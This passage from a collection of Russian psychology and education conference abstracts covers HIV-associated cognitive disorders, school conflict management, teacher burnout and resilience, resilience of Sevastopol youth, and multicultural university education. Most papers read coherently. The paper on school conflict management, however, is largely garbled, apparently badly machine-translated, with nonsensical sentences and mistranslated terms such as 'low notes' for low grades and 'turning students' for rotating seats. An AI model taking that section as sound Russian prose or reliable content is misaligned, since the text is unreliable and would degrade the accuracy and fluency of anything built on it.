ВИЧ-ассоциированная энцефалопатия была выявлена у 19% обследованных пациентов при содержании CD4-лимфоцитов 88,79 кл/мкл и РНК ВИЧ 5,03 lg коп/мл. Для ВИЧ-ассоциированной энцефалопатии характерны следующие нарушения когнитивных процессов: снижение логической, зрительной, ассоциативной видов памяти и общего показателя памяти; нарушение произвольного внимания (продуктивность, устойчивость, врабатываемость); снижение зрительного гнозиса; нарушение воспроизведения информации из долговременной памяти; повышение уровня депрессии по шкале HADS; нарастание выраженности психопатологических симптомов.

На основе сопоставления данных нейропсихологического обследования, ПЭТ, МРТ и ЭЭГ прослеживается следующая цепь вовлечения в патологический процесс систем ЦНС на ранних этапах развития когнитивных нарушений: передняя поясная извилина, медиобазальные отделы височных долей, премоторная область, мозолистое тело, ретикулярная формация ствола мозга.

У ряда пациентов, находящихся на стадии бессимптомного течения ВИЧ-инфекции, при проведении нейропсихологического обследования был выявлен спектр нарушений когнитивных процессов, который полностью редуцировался после назначения специфического лечения ВИЧ. Значимая позитивная динамика состояния больных отмечалась: 1) пациентами по самоотчету – улучшалось качество жизни, стабилизировалась эмоциональная сфера, улучшались память и внимание, 2) по результатам нейропсихологических тестов – улучшалась динамика психических процессов в целом, ассоциативная память и динамика мыслительного процесса, нормализовался зрительный предметный гнозис, динамический праксис, реципроктная координация, слухомоторная координация, снижался уровень эмоционального напряжения.

Выявлены чувствительные тестовые методики для ранней диагностики ВИЧ-индуцированных когнитивных расстройств: оценка зрительной и оперативной памяти, зрительного гнозиса и зрительного представления, динамического праксиса, слухомоторной и реципроктной координации, степени выраженности психопатологической симптоматики, которые определяют начало клинического обследования в рамках разработанного алгоритма.

Данные методики могут использоваться для раннего выявления ВИЧ-ассоциированных когнитивных расстройств.

Список литературы

1. Apostolova, L. / Apostolova, L. Cummings J.Psychiatric manifestation of dementia // Continuum. – 2007. – Vol. 13. – P. 56–65.

2. Трофимова, Т.Н. Общие особенности лучевой диагностики ВИЧассоциированных поражений головного мозга / Т.Н. Трофимова, Н.А. Беляков, А.В. Трофимова, Ю.А. Щербук // ВИЧ-инфекция и иммуносупрессии. – СПб., – 2010. – Т. 2. № 1. – С. 51–60.

3. Бартлетт, Дж. Клинические аспекты ВИЧ-инфекции / Дж. Бартлетт, Дж. Галлант, П. Фам. – 2012. – М.: Р. Валент, 2012. – 528 с.

4. Беляков, Н.А. Особенности проявлений нейрокогнитивных расстройств у больных при ВИЧ-инфекции. Н.А.Беляков, В.В. Рассохин, Т.Д. Сизова, А.В. Гайсина, О.В. Кольцова, С.И. Пархоменко, Е.А. Громова / ВИЧ-инфекция и иммуносупрессии. – 2013. – Т. 5. № 1. – С. 76–85.

5. Letendre, S.L. Validation of the CNS Penetration-Effectiveness rank for quantifying antiretroviral penetration into the central nervous system / S. Letendre, J. Marquie-Beck, E. Capparelli, B. Best, D. Clifford, et al. // Arch Neurol. – 2008. – Vol. 65. – P. 65.

УДК 159

УПРАВЛЕНИЕ ШКОЛЬНЫМИ КОНФЛИКТАМИ

Мясоедов А. И.

Московский государственный психолого-педагогический университет, г. Москва

Школа как организация подвержена многочисленным трансформациям, и управление образованием должно учитывать все стрессы, действующие на школу как со стороны внешней среды, так и со стороны внутренней среды. Поэтому руководитель образования должен быть готов к эффективной работе по предотвращению и разрешению конфликтов.

Конфликт (лат, conflictus - "столкновение ", „несогласие”) представляет собой нормальную, но иногда необходимую составляющую человеческих отношений. В целом конфликты воспринимаются как имеющие негативную коннотацию из-за нарушений в жизни группы. Современный менеджмент делает акцент на положительной стороне конфликта, рассматривая его как естественное следствие многообразия, поскольку после конфликта он может снять напряжение, члены группы могут призывать к выражению желаний, иногда доходя до межгрупповых конфликтов [2]. Вместо этого пусть будет маяком для мотивации в стимулирующем повышении индивидуальной производительности или группы. Таким образом, опасность эскалации конфликта нельзя игнорировать, поэтому навыки управления и решения должны быть рано развиты.

Конфликтная ситуация возникает, когда одна сторона осознает, что другая сторона разочаровывает ее. Когда есть различия в информации, различия в восприятии одной и той же информации, различия в восприятии ценностей, различия в принципах, различия в позициях и т. д. С другой стороны, конкуренция, эгоизм, страх, недоверие, нетерпимость могут привести к конфликту. Разрешение конфликта предполагает, во-первых, разделение конфликтной личности, позиционирование членов группы в классе и интересов отдельных позиций. Поэтому, приступая к конфликтной медиации, не спрашивайте” " чего они хотят? ". Было очень важно задаться вопросом, зачем им это нужно? Еще одна важная вещь-это предвидение реакции. Менеджер должен рассмотреть возможные решения, прежде чем задавать вопросы (поскольку сложные задачи имеют несколько решений) и получить одобрение сторон на применение этого совместного решения. Стороны имеют равные роли, осознавая, что они имели в решении тот факт, что это не было обязательством извне, они достигли соглашения свободно после того, как они пересмотрели свои отношения, воспринимая их по-новому [1].

Любой конфликт имеет разрешение в зависимости от ряда факторов. В классе учитель-воспитатель должен быть руководителем группы для непреднамеренного разрешения конфликтов между учениками, между учениками и школой, между родителями и между учениками и родителями.

Далее на примере будут показано, как разрешить конфликт, на первый взгляд тривиальный, но вызвавший серьезные нарушения внутри группы студентов, с последствиями для обучения.

Среди учеников класса возник конфликт, кто привлек родителей, по поводу их распределения. Некоторые дети сидели "традиционно" (класс I) на первой парте, и это было не зря: у них были проблемы с дальним зрением. Зная ситуацию, учитель поместил их в первые. Растущие с разной скоростью, почти все дети, у которых были проблемы со зрением, были намного выше, чем другие, стоящие дальше. Приспособление к первому классу гимназии требует значительных усилий от детей,

которые должны следовать тому, что написано на доске. Непонимание уроков, отставание, низкие ноты ставят детей на счет неспособности видеть доску. Конфликт между детьми коротышками, сидящими на заднем сиденье, и детьми, у которых были проблемы со зрением, место первой парты, чтобы разразиться на первой встрече с родителями, которые настоятельно призвали разрешить ситуацию. Конфликт включал следующие шаги [3]:

1. Потребность в идентификации (“что вам нужно? - Что?”)

Все лица, вовлеченные в конфликт, должны иметь возможность ответить на этот вопрос без обвинений и обвинений. Это очень важный шаг в разрешении конфликта, потому что часто конфликт может быть вызван какой-либо другой причиной, кроме выделенной.

Были выявлены потребности студентов в обеих группах, желающих занять позиции поближе к доске.

2. Определение проблемы (“как вы думаете, в чем ваша проблема?”)

Весь класс может протянуть руку помощи, чтобы найти ответ. Класс должен учитывать потребности обеих сторон и не винить одну. В свою очередь, противоборствующие стороны должны согласовать это определение.

Были разоблачения аргументов каждой из сторон, и другие члены класса помогли определить проблему снаружи. Формула, противоречащая, заключала, что обе стороны правы.

3. Мозговой штурм

На этом этапе ищите больше возможностей для разрешения конфликта. Студенты предлагают альтернативное решение. Ответы записываются на доске, не формулируя никакого вердикта или оценки.

Мы предложили несколько решений, которые были проведены: расчет полукруглыми или квадратными, размещение их в „шахматном наборе", обеспечение для каждого студента доски и компромисса, превращение студентов через небольшие промежутки времени.

4. Оценка вариантов решения ("согласны ли вы с этой версией?”)

Каждая из сторон конфликта должна завершить список и сказать, что альтернативные решения приемлемы.

Мы пошли анализировать каждый выставленный вариант. Первый вариант, который устраивал обе стороны, был категорически отвергнут классным руководителем до обмена по причинам, связанным с особенностями учебного процесса в начальной школе. Это предвещало потенциальный конфликт с учителем другого класса.

Второе решение неудобно для классных руководителей, так как затрудняет их доступ к учащимся в определенные моменты урока, предполагая индивидуальный контакт с ними.

Третий вариант-который включал превращение студентов через фиксированные промежутки времени, чтобы каждый студент оставался, по очереди, в первом, затем во втором и так далее - казался удобным компромиссом для обеих сторон. Это исключает „постоянные " приемные дети и лишения других. Кроме того, это было удобное решение с другой точки зрения: мы ставили учеников в положение, позволяющее видеть класс под другим углом, меняя его "перспективу", фактически благотворно влияя на формирование их личности [5].

5. Поиск наилучшего решения " вы согласны, что это решение решит проблему?".

Мы должны быть уверены в том, что обе стороны согласны и признают свои усилия по урегулированию конфликта.

После того, как был принят и признан третий вариант, компромисс, был принят для разработки стратегии реализации этого решения.

6. Проверка решения.

Для оценки этого решения был составлен план. Этот вариант может иметь место в течение нескольких минут, часа, дня или следующей недели, в зависимости от тяжести конфликта и возраста вовлеченных людей. В данном случае оценка была сделана на очередной встрече с родителями, она проходила в течение недели, наблюдая, что все идет как, договаривались, конфликт таким образом разрешен.

Разрешение этого конфликта на начальном этапе предотвратило эскалацию конфликта (что особенно вредно, поскольку дети находились в начале нового цикла и обиды, и разочарования по мере ухудшения климата в этой группе). Мы ценим, что это место имело следующие положительные последствия:

- Способствовал инновациям, ведущим к улучшению учебной деятельности.
- Создается чувство ответственности каждого студента в поиске решения конфликта;

- Создало чувство доверия, что есть решения, которые нужно искать вместе, и что компромисс необходим и предпочтительнее эскалации конфликта.

Управление конфликтами, важная составляющая менеджмента качества, играет ключевую роль в достижении социальных показателей, поэтому школа является существенным фактором развития современного общества, призвана помочь учащимся освоить и практиковать эффективные способы предотвращения и разрешения конфликтов [4].

Список литературы

1. Везетиу Е.В. Технологическая культура учителя в структуре профессионально-педагогической культуры / Е.В Везетиу //Педагогический вестник. 2019. № 6. С. 11-13.
2. Лесконог Н.Ю. Воспитательная среда образовательной организации как фактор развития социальной активности обучающихся / Н.Ю. Лесконог, Л.Ф, Шаламова // Известия Волгоградского государственного педагогического университета. 2018. № 9 (132). С. 5.
3. Мясоедов А.И. Модели конструктивного управления конфликтами в современных организациях / А.И. Мясоедов // Научный журнал «Дискурс». – 2018. – 2 (16). – С. 96-103.
4. Пряжникова Е. Ю. Психология труда: теория и практика: учебник для бакалавров / Е. Ю. Пряжникова. -М.: Издательство Юрайт, 2019. -452 с.
5. Савельева А.В. Патриотическое воспитание молодежи в современных условиях: сущность, цели и задачи / А.В. Савельева // Научный журнал «Дискурс». – 2018. – 11 (25). – С. 68-74.

УДК 159.9.07

ЖИЗНЕСПОСОБНОСТЬ ПЕДАГОГОВ КАК ФАКТОР УСТОЙЧИВОСТИ К ПРОФЕССИОНАЛЬНОМУ ВЫГОРАНИЮ

Наличаева С. А., Борисенко З. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Гуманистические задачи воспитания и обучения молодого поколения под силу конструктивно решать педагогам, вовлечённым в профессию, удовлетворённым работой, относящимся к своей профессии, как к призванию, источнику профессиональной и личностной самореализации. Педагогическая деятельность предъявляет к личности педагога высокие требования в связи со своей эмоциональной, когнитивной, коммуникативной нагруженностью, ответственностью за результаты и самих учащихся. Большие рабочие нагрузки способствуют развитию негативных психических состояний, отрицательно влияющих на личность педагога. Результаты исследований психических состояний педагогов позволяют рассматривать состояние выгорания, как психическое состояние педагогов, которое имеет множество коррелятов среди внутренних личностных особенностей. Выявлено, что характеристики ценностно-смысловой, нравственно-духовной сфер личности могут способствовать резистентности к выгоранию (О.И. Бабич, М.В. Борисова, Л.Г. Дикая, И.А. Курапова, К.Л. Купер, В.Е. Орел). Проявления дезадаптации и неблагоприятных состояний часто рассматривается в работах разных авторов (Л.Г. Дикой, А.Б. Леоновой, А.С. Кузнецовой, В.И. Моросановой, А.О. Прохорова, Ю.К.Стрелкова, В.В.Бойко, Н.Е. Водопьяновой, Е.С. Старченковой и др.). Однако, недостаточно изученной является проблема оценки отдельных состояний и их связи с жизнеспособностью педагога.Современные условия существования требуют от педагога способности к быстрому реагированию, готовности эффективно действовать в соответствии с новыми вызовами окружающей среды. При низких показателях жизнеспособности у педагогов часто проявляются такие явления дезадаптации, как тревога, депрессия, апатия, стресс и профессиональное выгорание, которые негативно влияют на педагога, приводя к психосоматическим, психическим расстройствам и физическим заболеваниям. Важной проблемой является выявление и описание факторов и компонентов жизнеспособности, оказывающих влияние на устойчивость личности педагога к дезадаптационным проявлениям, что позволяет ей самостоятельно выживать и развиваться вопреки воздействиям различных дестабилизирующих внешних факторов среды.Важно в такой изменчивой обстановке на ходу, в кратчайшие сроки, с минимальным расходом внутренних ресурсов распознать расхождение среди внешних условий и внутренних возможностей, провести рефлексию и сформировать адаптационную готовность к будущим вызовам. В основе жизнеспособности лежит психологическая адаптация [1]. Существуют дезадаптационные проявления, неблагоприятные

психофизиологические состояния,негативно влияющие на педагогов. Тревога – субъективное эмоциональное дискомфортное переживание, которое сопровождается ожиданием, предчувствием приближения опасности.Стресс – функциональное состояние организма и психики, возникающее вследствие воздействия факторов психогенной природы; для которого характерны физиологические, биохимические, психические, поведенческие нарушения.Профессиональное выгорание – вырабатываемый в профессиональной сфере деятельности в ответ на психотравмирующие воздействия защитный механизм личности [2], [4]. Тип А поведения связан с повышенным риском развития сердечно-сосудистых заболеваний, он характеризуется выраженной склонностью к конкуренции, чрезмерным стремлением к достижению цели, повышением быстроты реагирования, агрессивностью, гиперактивностью, экспрессивной речью, постоянным напряжением мышц лица, рук, ощущением нехватки времени, повышенным чувством ответственности, соревновательностью [3].С целью диагностики профессионального выгорания, тревожности, стресса, типа А поведения у педагогов с разными уровнями выраженности компонентов жизнеспособности и анализа связи резистентности к выгоранию и жизнеспособности педагогов проведено исследование на выборке из 80 педагогов (16 мужчин и 64 женщины в возрасте от 32 до 55 лет). Получено, что среднее значение интегрального показателя жизнеспособности человека по всей выборке испытуемых составило 365 балов (480 максимальный балл). Показатели по таким компонентам жизнеспособности как настойчивость, внутренний локус контроля, совладание и адаптация расположены примерно на одном уровне (средний уровень). Среднее значение показателя духовная жизнь и религиозная вера имеет наименьшее количество баллов относительно остальных показателей, а компоненты самоэффективность и семейные и социальные взаимосвязи – наибольшие. Относительно средних значений по типу поведения у испытуемых поведение по типу «норма», а ситуативная тревожность находится на умеренном уровне.Выявлено, что степень сформированности компонентов жизнеспособности может препятствовать или способствовать развитию выгорания и других неблагоприятных состояний педагогов. Так, высокая степень развития компонентов жизнеспособности препятствует выгоранию педагогов, в особенности, показатели настойчивости, совладания и адаптации, самоэффективности. Выгорание является ведущим состоянием в деятельности педагогов, состояния тревожности и стресса вносят свой вклад в развитие сложного и комплексного состояния – профессионального выгорания у педагогов.Профессиональное выгорание является системным, комплексным и динамическим состоянием, включающим экзистенциальные проявления и затрагивающим различные уровни функционирования профессионала. Выявлены значимые корреляционные связи между интегральным показателем жизнеспособности, ее компонентами с типом поведения, симптомами и фазами выгорания. У педагогов симптом переживания психотравмирующих обстоятельств (по методике В.В. Бойко) и компонент выгорания «Эмоциональное истощение» (по тесту К. Маслач в адаптации Н.Е. Водопьяновой, Е.С. Старченковой) отрицательно связаны с компонентами жизнеспособности настойчивость (r=-0,6, при p=0,001), совладание и адаптация (r=-0,7, при p=0,000) и интегральным показателем жизнеспособности (r=-0,6, при p=0,001). Таким образом, анализ проявлений жизнеспособности у педагогов в подгруппах с различными уровнями выгорания, подтвердил гипотезу о том, что педагоги с высоким уровнем развития жизнеспособности более устойчивы к выгоранию.

Исследование выполнено при финансовой поддержке РФФИ и Правительства города Севастополя. Проект «Ментальность как компонент жизнеспособности жителей Севастополя», № 20-413-920002 р_а

Список литературы

1.Маккуббин Л. Историческая травма и жизнеспособность: адаптация, благополучие, здоровье // Жизнеспособность человека: индивидуальные, профессиональные и социальные аспекты / Отв. ред. А.В. Махнач, Л.Г. Дикая. – М.: Изд-во «Институт психологии РАН», 2016. С. 129-143.

2. Наличаева С.А. Самоактуализационный потенциал личности как детерминанта профессионального выгорания педагогов : диссертация ... кандидата психологических наук : 19.00.03 / Наличаева София Александровна; [Место защиты: Ин-т психологии РАН]. - Москва, 2011. 247 с.

3.Ронгинская Т.И. Специфика синдрома выгорания в профессиях с высоким уровнем стресса // Вестник СПбГУ. Серия 16: Психология. Педагогика. 2016. №2. URL: https://cyberleninka.ru/article/n/spetsifika-sindroma-vygoraniya-v-professiyah-s-vysokim-urovnem-stressa (дата обращения: 01.01.2020).

4.Стресс, выгорание, совладание в современном контексте / Под ред. А.Л. Журавлева, Е.А. Сергиенко. М.: Изд-во «Институт психологии РАН», 2011. С.422-442.

УДК 159.9.07

АНАЛИЗ КОМПОНЕНТОВ ЖИЗНЕСПОСОБНОСТИ ЧЕЛОВЕКА

Наличаева С. А., Лукина Е. М., Терентьев Б. И.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Жизнеспособность является важным фактором адаптации в условиях неопределенности и дефицита времени в современном мире. В нашей исследовательской работе мы основываемся на понимании жизнеспособности отечественного современного психолога А.В. Махнача. Жизнеспособность он определяет как индивидуальную способность к управлению в контексте культурных норм, условий среды и социума своими ресурсами: волевой, мотивационной, эмоциональной и когнитивной сферами. Стоит отметить, что жизнеспособность человека включает в себя ряд компонентов: самоэффективность, настойчивость, локус контроля, совладание и адаптацию, духовность, семейные и социальные взаимоотношения. Среди компонентов жизнеспособности человека выделяются нравственность, духовность, ментальность и культура. Жизнеспособность связана с понятием индивидуальности человека. Согласно концепции интегральной индивидуальности В.С. Мерлина существуют три уровня свойств индивидуальности: свойства организма, психодинамические свойства и социально-психологические свойства. Так, жизнеспособность формируется с учетом свойств интегральной индивидуальности на всех уровнях. Жизнеспособность представляет собой индивидуальную интеграцию всех систем ресурсов человека, обеспечивающих его успешную адаптацию. Жизнеспособность выступает как потенциал сохранения целостности (выживание, самостоятельное существование, адаптация, развитие) человека, который осуществляется благодаря взаимосвязям индивидуальных, субъектных и личностных свойств. Жизнеспособность способствует устойчивости личности. А.В. Махнач выделил шесть компонентов жизнеспособности: самоэффективность, настойчивость, внутренний локус контроля, совладание, семейные (социальные) взаимосвязи, духовность в аспекте религиозности. В состав самоэффективности входят представления и ожидания личности, способность «активировать» когнитивную и мотивационную сферы. Настойчивость характеризует желание и способность индивида к борьбе за баланс, вопреки неблагоприятным воздействиям, синонимом данного понятия является упорство. Внутренний локус контроля отвечает за то, что человек оказывает влияние на собственную жизнь и жизнь окружающих его людей, ответственность за то, что с ним происходит лежит на нем самом, никто из «вне» не является причиной его успехов или неудач. В состав жизнеспособности входят совладание (стратегии поведенческой и когнитивной сфер личности) и адаптация (приспособление) к изменяющимся или неблагоприятным обстоятельствам. Компонентами жизнеспособности являются семейные (социальные) взаимосвязи как система поддержки на пути совладания со стрессом. Значимым компонентом жизнеспособности является духовность в аспекте религиозности (обращение человека к «высшей силе» в трудных жизненных обстоятельствах) [1]. Существует ряд сходных моментов по смыслу между понятиями жизнеспособности и жизнестойкости: самоэффективность аналогична контролю; принятие риска аналогично настойчивости; локус контроля связан со всеми компонентами – вовлеченностью, контролем и принятием риска. Общей является направленность обоих понятий на противостояние всем неблагоприятным факторам среды.

Отличающиеся пункты просматриваются в специфичных для жизнеспособности компонентах духовности и семейных/социальных взаимосвязях и являются внешними относительно личности. Из чего вытекает более общий вывод, о том, что жизнестойкость (все внутренние факторы) является внутренним потенциалом личности, в то время как жизнеспособность (личностные и социальные факторы) – более широкий социально-психологический потенциал человека. Следовательно, среди компонентов жизнеспособности можно выделить самореализацию человека, а личностный самоактуализационные потенциал можно рассматривать, как ресурс жизнеспособности. К компонентам жизнеспособности можно отнести культуру и ментальность человека. Под ментальностью в данной работе понимается относительно устойчивая совокупность установок и

предрасположенностей индивида или социальной группы воспринимать мир определенным образом. Ментальность формируется в зависимости от традиций культуры, социальных структур и всей среды жизнедеятельности человека, и сама в свою очередь их формирует, выступая как порождающее начало, как трудноопределимый исток культурно-исторической динамики [3]. Ментальность человека определяет вектор его развития, особенности отношения к достижениям и проблемам, к стресс-факторам внешней среды. Понятие ментальности имеет социально психологические и культурные корни. Жизнеспособность также можно отнести к социально-психологическим феноменам, так под жизнеспособностью в широком смысле понимается устойчивость личности и группы к меняющимся условиям жизнедеятельности. С социально-психологической позиции жизнеспособность группы – это отношение членов группы к неблагоприятным условиям совместной жизнедеятельности, к совместной деятельности, направленной на защиту от коллективных угроз, и использование возможностей для развития группы. Т.А. Нестик выделяет следующие компоненты групповой жизнеспособности как социально-психологического феномена: ценностно-мотивационные (групповые цели, просоциальные ценности, групповое доверие), когнитивные (позитивная групповая идентичность, долгосрочный и позитивный образ коллективного будущего, групповая самоэффективность, коллективная память о совместном преодолении трудностей, представления о сценариях совместной деятельности в кризисных условиях), аффективные (оптимизм), поведенческие (нормы, регулирующие просоциальное поведение, взаимную поддержку, изменение ролевой и коммуникативной структуры, организацию внутригруппового и межгруппового взаимодействия в кризисных ситуациях; ориентация на нормы, поддерживающие эмоциональную саморегуляцию группы, совладание с коллективной травмой) [2]. Культура является основой ментальности и системообразующим фактором развития жизнеспособности, так, закрепленные на уровне культуры способы отношения, рефлексии, переживания и действия при возникновении определенных проблем предопределяют адаптацию и способность развиваться вопреки трудностям. Таким образом, к компонентам жизнеспособности относятся самоэффективность, настойчивость, внутренний локус контроля, совладание и адаптация, семейные и социальные взаимосвязи, духовность, культура и ментальность и групповые социально-психологические феномены.

Исследование выполнено при финансовой поддержке РФФИ и Правительства города Севастополя. Проект «Ментальность как компонент жизнеспособности жителей Севастополя», № 20-413-920002 р_а

Список литературы

1. Махнач А.В. Жизнеспособность человека и семьи: социально-психологическая парадигма. М.: «Институт психологии РАН», 2016. С.135-204.
2. Нестик Т.А. Жизнеспособность социальной группы: основные подходы к изучению // Жизнеспособность человека: индивидуальные, профессиональные и социальные аспекты / Отв. ред. А.В. Махнач, Л.Г. Дикая. М.: Изд-во «Институт психологии РАН», 2016. С. 176-192.
3. *Новая философская энциклопедия: В 4 тт. М.: Мысль. Под редакцией В.С. Стёпина. 2001.*

159.9.07

АНАЛИЗ ФАКТОРОВ ЖИЗНЕСПОСОБНОСТИ МОЛОДЕЖИ СЕВАСТОПОЛЯ

Наличаева С. А., Ткаченко А. А.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Актуальность темы исследования заключается в том, что в современном мире все чаще возникает необходимость в решении проблемы сохранения стабильности жизни и деятельности человека в обстоятельствах, способствующих его дестабилизации. Современным жителям Севастополя важно уметь противостоять негативным внешним факторам и уметь влиять на собственные ресурсы, тем самым развиваясь вопреки трудностям. Жизнеспособность является детерминантой адаптации человека к неблагоприятным социально-психологическим и экономическим факторам. В психологии проблема жизнеспособности изучается в работах таких психологов, как: А.В. Махнач, Л.Г. Дикая, А.И. Лактионова, Е.В. Куфтяк, Е.А. Рыльская, А.А. Нестерова и др.

Анализ литературных источников позволяет выделить методическое обеспечение изучения жизнеспособности. Авторами были разработаны методики: Е.А. Рыльской – тест «Жизнеспособность человека», А.А. Нестеровой – методика «Жизнеспособность личности», А.В. Махначом – тест «Жизнеспособность взрослого человека».

Такой конструкт как жизнеспособность изучается в психологической науке сравнительно недавно. Рассматривается определение жизнеспособности как индивидуальной способности индивида к управлению в контексте культурных норм, условий среды и социума своими ресурсами: волевой, мотивационной, эмоциональной и когнитивной сферами.

Самоэффективность, настойчивость, совладание, адаптация, внутренний локус контроля, религиозная вера, духовность, нравственность, семейные и социальные взаимосвязи являются компонентами жизнеспособности и отвечают за наиболее оптимальное функционирование личности в часто возникающих неблагоприятных условиях, которые сопровождают на протяжении всей жизни человека.

Процесс адаптации личности обеспечивает возможность роста и развития в личностной, социальной и психологической сферах.

Значимость проблемы жизнеспособности и дезадаптации населения в современном мире определила выбор темы исследования. Жизнеспособность выступает как потенциал сохранения целостности (выживание, самостоятельное существование, адаптация, развитие) человека, который самореализуется благодаря взаимосвязям индивидуальных, субъектных и личностных свойств. Жизнеспособность представляет собой индивидуальную интеграцию всех систем ресурсов человека, обеспечивающих его успешную адаптацию.

С целью диагностики психологических особенностей жизнеспособности проведено тестирование с использованием теста «Жизнеспособность взрослого человека» А.В. Махнача на выборке молодежи города Севастополя. Выборку составили 147 человек в возрасте от 19 до 28 лет.

Получено, что среднее значение общего интегрального показателя жизнеспособности составило 345 баллов (максимальный балл – 480 баллов). Наименьшее количество баллов среди средних значений по выборке было набрано показателем духовная жизнь, религиозная вера, а наибольшее – показателем семейныхи социальных взаимосвязей, настойчивости. В профиле жизнеспособности молодежи города Севастополя преобладают показатели семейных и социальных взаимосвязей, настойчивости, так, для них характерны желание и способность к борьбе за баланс, вопреки неблагоприятным воздействиям, упорство и семейная система поддержки на пути совладания со стрессом, поиск социальной поддержки в кругу семьи и друзей.

Низкие показатели компонента жизнеспособности духовность и религиозная вера говорит о том, что молодежь не склоннаобращаться к «высшей силе» в трудных жизненных обстоятельствах, что соотносится со средними показателями внутреннего локуса контроля.

Показатели самоэффективности, внутреннего локуса контроля, совладания, адаптации находятся примерно на одном уровне (средний уровень). Для анализа показателей жизнеспособности у молодежи Севастополя, был измерен интегральный показатель жизнеспособности человека (ИПЖЧ).

Выборка была разделена по уровням ИПЖЧ на три подгруппы. В первую подгруппу вошли люди с ИПЖЧ ниже среднего, в эту подгруппу вошли 32 человека, что составило 22 % от всей выборки испытуемых. Во вторую подгруппу вошли 60 человек со средним уровнем ИПЖЧ (41 % от всей выборки испытуемых). В третью подгруппу вошло 55 человек (37 %от всех испытуемых). Большинство испытуемых имеют высокие показатели жизнеспособности, что говорит о том, что они успешно управляют в контексте культурных норм, условий среды и социума своими ресурсами: волевой, мотивационной, эмоциональной и когнитивной сферами. Они благополучно предопределяют неблагоприятные исходы для адаптации, восстановления и своего развития за счет использования внутренних и внешних ресурсов.

Таким образом, в профиле жизнеспособности молодежи Севастополя, при интегральном показателе жизнеспособности выше среднего, преобладают настойчивость (упорство) и семейные взаимосвязи, наименее характерными для профиля жизнеспособности молодежи являются духовность и вера, что может говорить о том, что им свойственныжелание и способность к борьбе за баланс, вопреки неблагоприятным воздействиям, упорство и поиск семейной поддержки на пути совладания со стрессом, поиск социальной поддержки в кругу семьи и друзей, молодежь не склонна обращаться к «высшей силе» в трудных жизненных обстоятельствах, что подтверждается рассмотрением себя, как источника активности в решение проблем.

Исследование выполнено при финансовой поддержке РФФИ и Правительства города Севастополя. Проект «Ментальность как компонент жизнеспособности жителей Севастополя», № 20-413-920002 р_а

Список литературы

1. Махнач А.В. Жизнеспособность человека и семьи: социально-психологическая парадигма. М.: «Институт психологии РАН», 2016. 459 с.
2. Жизнеспособность человека: индивидуальные, профессиональные и социальные аспекты / Отв. ред. А.В. Махнач, Л.Г. Дикая. М.: Изд-во «Институт психологии РАН», 2016. 755 с.

УДК 378.147

ГЛОБАЛИЗАЦИЯ КАК ОСНОВНОЙ ФАКТОР РАЗВИТИЯ ПОЛИКУЛЬТУРНОГО ОБРАЗОВАНИЯ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ РОССИИ

Свиридченко Ю. С.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В современном глобальном мире образование является важной сферой деятельности человека, которая охватывает практически каждого гражданина планеты, вне зависимости от возраста, социального статуса, вероисповедания и этнической принадлежности. Образование в России рассматривается как целенаправленный процесс воспитания и обучения в интересах человека, семьи, общества и государства [1]. Как справедливо утверждают отечественные ученые и современные российские законодатели, образование не сводится к сумме знаний, умений и навыков, оно включает в себя развитие способностей человека, воспитание нравственных отношений к миру, к людям, к самому себе. Интернационализация образования является следствием глобализации, которая направлена на создание мирового образовательного пространства. Такие факторы как миграция населения, международное сотрудничество, влияние религии, формируют у студентов готовность к жизни и эффективному взаимодействию в многокультурном окружении. Проблемы, которые связаны с подготовкой молодых людей к жизни в многокультурном обществе, во многих странах решаются в рамках поликультурного образования.

Целью данного исследования является выявление основных факторов развития поликультурного образования в высших учебных заведениях России в условиях глобализации. Анализ публикаций отечественных и зарубежных специалистов в области поликультурного образования (И.С. Бессарабова, К. Грант, О.В. Гукаленко, А.Н. Джуринский, Л.Л. Супрунова) показал, что поликультурная образовательная среда — это совокупность культурных, духовных и материальных условий существования и деятельности субъектов педагогического процесса. В поликультурной образовательной среде находят отражение культурное многообразие российского общества, характер отношений между преподавателями, студентами, родителями и другими социальными группами. Важной особенностью поликультурной образовательной среды является ее конфессиональное, этническое, расовое, языковое и социальное многообразие [2, с.58].

Во многих высших учебных заведениях России образование получают будущие специалисты, которые принадлежат к разным этническим, расовым, социальным группам, ориентируются на отличные друг от друга культурные ценности и нормы поведения. К наиболее важным компонентам развития поликультурного образования в высших учебных заведениях России мы можем отнести: содержание образования. Следует отметить, что характерной чертой образовательной среды является ее целенаправленность и все ее структуры имеют определенный вектор развития. В поликультурной образовательной среде наиболее важной целью является создание благоприятного психологического климата. Изучение различных нормативных документов об образовании позволяют нам выделить главные компоненты поликультурной образовательной среды. Законодательная база обеспечивается на федеральном уровне. Государственная образовательная политика обеспечивает стратегические приоритеты обучения, воспитания в интересах государства и личности с учетом культурного многообразия российского общества. Региональный уровень уточняет правовые основы и осуществляет образовательные стратегии, которые формируются федеральными законодательными

органами с учетом социокультурных возможностей, а так же особенности региона, культурных запросов субъектов РФ.

Образовательный уровень поликультурной среды характеризует культуру учебного заведения, материальную и техническую оснащенность, гигиенические условия воспитания и обучения, концепцию и устав образовательного заведения, программы, методическую оснащенность, обучающие и воспитательные технологии, которые реализуются в образовательном учреждении, а также взаимодействие всех участников педагогического процесса на основе принципа диалога культур.

Одним из главных направлений создания поликультурной образовательной среды является обучение преподавательского состава учебного заведения умениям межкультурной коммуникации. Данный вид обучения целесообразно было бы организовать в виде лекций, тренингов, курсов повышения квалификации педагогов с участием экспертов в области поликультурного образования. Следующим направлением является вовлечение студентов и преподавателей в совместную социально-преобразующую деятельность в ходе реализации культурных или социальных проектов. Во время выполнения таких проектов создаются реальные предпосылки для развития у его участников уважительного отношения к культурным различиям, понимания и принятия иной культуры. Следующим направлением создания поликультурной образовательной среды является наглядное отражение культурного многообразия образовательного учреждения в холлах института или университета, в научных библиотеках. Проведя анализ работы ряда российских высших учебных заведений, в таких городах как: Казань, Москва, Пятигорск, Санкт-Петербург студентам предоставлена возможность ознакомиться с историей, литературой, искусством своей учебной группы, а также с культурными ценностями доминирующей и национальной культуры на различных фестивалях, выставках, конференциях и фотопроектах. Результатом работы является то, что во многих высших учебных заведениях РФ педагоги и обучающиеся постепенно приходят к осознанию культурного многообразия как важной составляющей каждого человека и общества в целом. Благодаря такому осознанию достигается взаимопонимание между преподавателями и студентами, которые являются представителями различных культурных групп. Поликультурная среда обеспечивает условия для гуманизации учебного процесса и общества в целом.

